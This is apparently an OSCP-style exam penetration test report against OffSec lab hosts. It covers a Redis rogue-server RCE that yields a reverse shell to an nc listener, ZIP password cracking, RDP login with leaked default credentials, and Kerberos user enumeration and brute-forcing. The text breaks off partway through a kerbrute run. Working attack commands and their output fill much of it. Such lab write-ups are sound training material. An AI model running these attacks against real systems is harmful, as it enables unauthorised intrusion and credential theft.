Penetration Test Report

javiersopenaarias@gmail.com

Table of Contents

1. High-Level Summary

Javier Sopeña was tasked with performing an internal penetration test towards OffSec Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate OffSec's internal lab systems – the THINC.local domain. Javier's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to OffSec.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on OffSec's network. When performing the attacks, Javier was able to gain access to multiple machines.

1.1 Recommendations

Javier recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

2. Methodologies

Javier utilized a widely adopted approach to performing penetration testing that is effective in testing how well the OffSec Labs and Exam environments are secure. Below is a breakout of how Javier was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, Javier was tasked with exploiting the lab and exam network. The specific IP addresses were:

Exam Network:

192.168.100.100, 172.16.100.110, 172.16.100.111, 172.16.100.112

2.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

2.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, Javier was able to successfully gain access to 4 out of the 6 machines.

3. Independent Challenges

3.1 Target #1 – 192.168.100.110

3.1.1 Initial Access – Redis exploitable

Vulnerability Explanation: Redis has no password and the version is vulnerable to RCE.

Vulnerability Fix: Update the version and set a password .

Severity: Critical

3.1.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
192.168.100.110	**TCP**: 22, 80, 6379


We run nmap to scan the target and found a few ports open.

```
┌──(kali㉿kali)-[~/offsec/exam/110]
└─$ nmap -sTCV -p- -oN nmap/nmap_TCP_full.txt 192.168.100.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 01:14 CET
Nmap scan report for 192.168.100.110
Host is up (0.11s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 65:83:fe:93:71:c9:bb:b7:f4:0d:cc:a3:eb:fe:74:55 (ECDSA)
|_  256 3a:ba:4a:c3:5a:19:54:03:a4:d8:79:b6:c0:f8:c0:68 (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Index of /
|_http-server-header: Apache/2.4.52 (Ubuntu)
6379/tcp open  redis   Redis key-value store 4.0.14
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3.1.2 Initial Access – Redis RCE.


https://github.com/n0b0dyCN/redis-rogue-server
All ports banned by firewall for reverse shell excepting those shown on nmap scan.

```
┌──(kali㉿kali)-[~/…/exam/110/exploits/redis-rogue-server]
└─$ ./redis-rogue-server.py --rhost 192.168.100.110 --lhost 192.168.49.100 --lport 22 -v
```



```
┌──(kali㉿kali)-[~/…/exam/110/exploits/redis-rogue-server]
└─$ ./redis-rogue-server.py --rhost 192.168.100.110 --lhost 192.168.49.100 --lport 22 -v

@copyright n0b0dy @ r3kapig

[info] TARGET 192.168.100.110:6379
[info] SERVER 192.168.49.100:22
[info] Setting master ...
[←] b'*3\r\n$7\r\nSLAVEOF\r\n$14\r\n192.168.49.100\r\n$2\r\n22\r\n'
[→] b'+OK\r\n'
[info] Setting dbfilename ...
[←] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
[→] b'+OK\r\n'
[→] b'PING\r\n'
[←] b'+PONG\r\n'
[→] b'REPLCONF listening-port 6379\r\n'
[←] b'+OK\r\n'
[→] b'REPLCONF capa eof capa psync2\r\n'
[←] b'+OK\r\n'
[→] b'PSYNC e5f62105b03c3363102741c10a1d6e9200a5a1f2 1\r\n'
[←] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1\r\n$44320\r\n\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00'.
.....b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00J\xa6\x00\x00\x00\x00\x00\x00\xd3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n'
[info] Loading module ...
[←] b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
[→] b'+OK\r\n'
[info] Temerory cleaning up ...
[←] b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
[→] b'+OK\r\n'
[←] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$8\r\ndump.rdb\r\n'
[→] b'+OK\r\n'
[←] b'*2\r\n$11\r\nsystem.exec\r\n$11\r\nrm ./exp.so\r\n'
```

```
──(kali ㉿ kali)-[~/offsec/exam/110/exploits]
└─$ nc -lvvp 6379
listening on [any] 6379 ...
192.168.100.110: inverse host lookup failed: Unknown host
connect to [192.168.49.100] from (UNKNOWN) [192.168.100.110] 57750
id
uid=1000(smith) gid=1000(smith) groups=1000(smith)
python3 -c 'import pty; pty.spawn("/bin/bash")'
smith@oscp:/tmp$
```



```
smith@oscp:/home/smith$ ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.110  netmask 255.255.255.0  broadcast 192.168.100.255
        ether 00:50:56:8a:48:df  txqueuelen 1000  (Ethernet)
        RX packets 621  bytes 143515 (143.5 KB)
        RX errors 0  dropped 65  overruns 0  frame 0
        TX packets 123  bytes 10765 (10.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 238  bytes 17170 (17.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 238  bytes 17170 (17.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

smith@oscp:/home/smith$ cat local.txt
cat local.txt
e4ea6f65ca14dcd62c3f6cb1cfc1cc2e
```

After enumerating the machine. I found some interesting files.
/tmp/log.crypt contains text encoded in base64. Using https://www.base64decode.org/, it reveals the following logs:

```
smith@oscp:/home/smith$ cat script.py
cat script.py
#!/usr/bin/env python3
import base64

log_file = open('/var/log/auth.log','rb')
crypt_data = base64.b64encode(log_file.read())
cryptlog_file = open('/tmp/log.crypt','wb')
cryptlog_file.write(crypt_data)
```

```
Mar 16 02:47:12 oscp VGAuth[770]: vmtoolsd: Username and password successfully validated for 'root'.
Mar 16 02:47:13 oscp VGAuth[770]: message repeated 2 times: [ vmtoolsd: Username and password successfully validated for 'root'.]
Mar 16 02:47:41 oscp sshd[932]: Server listening on 0.0.0.0 port 22.
Mar 16 02:47:41 oscp systemd-logind[896]: New seat seat0.
Mar 16 02:47:41 oscp systemd-logind[896]: Watching system buttons on /dev/input/event0 (Power Button)
Mar 16 02:47:41 oscp systemd-logind[896]: Watching system buttons on /dev/input/event1 (AT Translated Set 2 keyboard)
Mar 16 02:47:54 oscp VGAuth[769]: vmtoolsd: Username and password successfully validated for 'root'.
Mar 16 02:47:59 oscp VGAuth[769]: message repeated 5 times: [ vmtoolsd: Username and password successfully validated for 'root'.]
Mar 16 02:48:01 oscp CRON[1159]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:48:01 oscp CRON[1158]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
```

I suspect the privilege escalation vector must be modify *script.py* to get *root*.

```
smith@oscp:/home/smith$ ls -lah script.py
ls -lah script.py
-r-xr----- 1 root smith 203 Jun  5  2023 script.py
```

However, I do not have write permissions on it and I can’t find any way to circumvent this limitation. The clock is ticking and I need to move on.

3.2 Target #2 – 192.168.100.111

3.2.1 Initial Access – Default password on web application, metadata and password policy leaks.

Vulnerability Explanation: Default credentials on File Management System web application.

Vulnerability Fix: Do not use default credentials. Clean sensitive data and metadata on published documents.

Severity: **Critical**

3.2.1 Service Enumeration

Port Scan Results


IP Address	**Ports Open**
192.168.100.110	**TCP**: 80, 81, 3389, 8000

We run nmap to scan the target and found a few ports open.

```
┌──(kali㉿kali)-[~/offsec/exam/111]
└─$ nmap -sTCV -p- -oN nmap/nmap_TCP_full.txt 192.168.100.111
Nmap scan report for 192.168.100.111
Host is up (0.10s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Home
|_http-generator: Nicepage 5.0.7, nicepage.com
81/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-03-16T05:26:54+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: OSCP
|   NetBIOS_Domain_Name: OSCP
|   NetBIOS_Computer_Name: OSCP
|   DNS_Domain_Name: OSCP
|   DNS_Computer_Name: OSCP
|   Product_Version: 10.0.19041
|_  System_Time: 2024-03-16T05:26:50+00:00
| ssl-cert: Subject: commonName=OSCP
| Not valid before: 2024-03-15T00:03:22
|_Not valid after:  2024-09-14T00:03:22
8000/tcp open  http-alt      WSGIServer/0.2 CPython/3.10.4
```

3.2.2 Initial Access – Default credentials on File Management System.

I navigate to port 8000 and I see there is a tool called File Management System. After some research, I find this link https://www.sourcecodester.com/python/15233/file-management-system-python-using-django-free-source-code.html#google_vignette
It says that the default super user credentials are admin:admin123. It does not work in this case. Nevertheless, I do some guessing and I find the right combination admin:admin.



My Files

Show 25 entries Search:


Title	Description	FileName	Copy Link
COMPANY NEWSLETTER	COMPANY NEWSLETTER TEMPLATE	Company_Newsletter.pdf	SHARE LINK
RECOVERY	RECOVERED FILES	RECOVERY.zip	SHARE LINK
SCANNER TEST	NEW OFFICE PRINTER TEST SCAN	scanner-test1.pdf	SHARE LINK
TEMPLATE PACK 1	DOCUSTORE TEMPLATE DOCUMENT PACK 1	TEMPLATE-PACK-1.zip	SHARE LINK

Showing 1 to 4 of 4 entries


I download everything.

I crack the password so I can extract the files.

```
┌──(kali㉿kali)-[~/offsec/exam/111/files]
└─$ zip2john TEMPLATE-PACK-1.zip > template.hash

┌──(kali㉿kali)-[~/offsec/exam/111/files]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt template.hash
```



```
┌──(kali㉿kali)-[~/offsec/exam/111/files]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt template.hash
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Loaded hashes with cost 1 (HMAC size) varying from 7989 to 20667
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-checklist_service-strategy.docx)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-checklist-customer-service.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-interview-guide_production-supervisor-or-manager.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-checklist_business-deductions.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-job-description.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-site-rating-form.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-receipt.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-development-and-license-agreement.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-welcome-letter.doc)
9g 0:00:00:32 DONE (2024-03-16 08:25) 0.2742g/s 1622p/s 14601c/s 14601C/s truckin..spook
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


WELCOME TO DOCUSTORE

Dear [CONTACT NAME],

On behalf of DocuStore, I would like to welcome you as the newest member of staff. We are delighted that you've joined the team, and cannot wait to see what a fantastic contribution you're about to make to the business.

My name is Donovan, and my team will be assisting you with our onboarding process, to get you set up and ready to go! Please logon to your workstation to schedule your Introductory session– your credentials are as follows:

Username: ***[first.l]***
Password: ***DocuStoreWelcome!***

We are committed to both our clients and staff – so please do not hesitate to contact the Helpdesk team if you have any queries.


Should you experience any difficulty, please feel free to contact me via my office line or email.

Sincerely,

Donovan Chisholm
Helpdesk Manager – DocuStore
555 8963
donovan.m@docustore.com

This file suggest the username format and default pass for the company workers.
I search for metadata in the files. After trying with different users, I find the right one.

```
┌──(kali㉿kali)-[~/…/exam/111/files/TEMPLATE-PACK-1]
└─$ exiftool -a -u template-job-description.doc | grep -i author
Author                          : Alex Long

┌──(kali㉿kali)-[~/offsec/exam/111]
└─$ xfreerdp /cert-ignore /u:alex.l /p:"DocuStoreWelcome\!" /port:3389 /v:192.168.100.111
```


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\alex.l> cd Desktop
PS C:\Users\alex.l\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.111
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254
PS C:\Users\alex.l\Desktop> cat local.txt
ea7c2b4eee555332b831b8303362de14
PS C:\Users\alex.l\Desktop> _
```

4. Active Directory Set

Port Scan Results

IP Address	**Ports Open**
192.168.100.100	**TCP:** 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389, 5985, 9389, 49665, 49666, 49667, 49669, 49674, 49675, 49678, 49705, 57679
192.168.100.101	**TCP:** 135, 139, 445, 5985, 8080, 49664, 49665, 49666, 49667, 49668, 49669
192.168.100.102	**TCP:** 135, 139, 445, 3306, 5985, 49664, 49666, 49667, 49668, 49673

4.1 – 192.168.100.100. DC01

4.1.1 Valid credentials found.

Vulnerability Explanation: Credentials found by dictionary attack on Kerberos service, allowing to enumerate users and computers belonging to the Domain through LDAP..

Vulnerability Fix: Do not allow non authenticated Kerberos querying.

Severity: Critical

Enumerate users through Kerberos using a dictionary attack.


```
┌──(kali㉿kali)-[~/offsec/exam/AD/100]
└─$ nmap -p 88 -Pn --script=krb5-enum-users --script-args krb5-enum-
users.realm="oscp.exam",userdb=/usr/share/seclists/Usernames/top-usernames-shortlist.txt
192.168.100.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 11:35 CET
Nmap scan report for oscp.exam (192.168.100.100)
Host is up (0.11s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|_    administrator@oscp.exam


┌──(kali㉿kali)-[~/offsec/exam/AD/100]
└─$ nmap -p 88 -Pn --script=krb5-enum-users --script-args krb5-enum-
users.realm="oscp.exam",userdb=/usr/share/seclists/Usernames/Names/names.txt 192.168.100.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 11:43 CET
Nmap scan report for oscp.exam (192.168.100.100)
Host is up (0.11s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     kate@oscp.exam
|     sam@oscp.exam
|_    nate@oscp.exam
```

With the found usernames. I find some credentials by dictionary attack, using Kerbrute.
https://github.com/ropnop/kerbrute.git

```
┌──(kali㉿kali)-[~/offsec/exam/AD/100]
└─$ ./kerbrute_linux_amd64 bruteuser --dc 192.168.100.100 -d oscp.exam
/usr/share/wordlists/rockyou.txt nate

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/16/24 - Ronnie Flathers @ropnop

2024/03/16 12:02:06 >  Using KDC(s):
2024/03/16 12:02:06 >   192.168.100.100:88

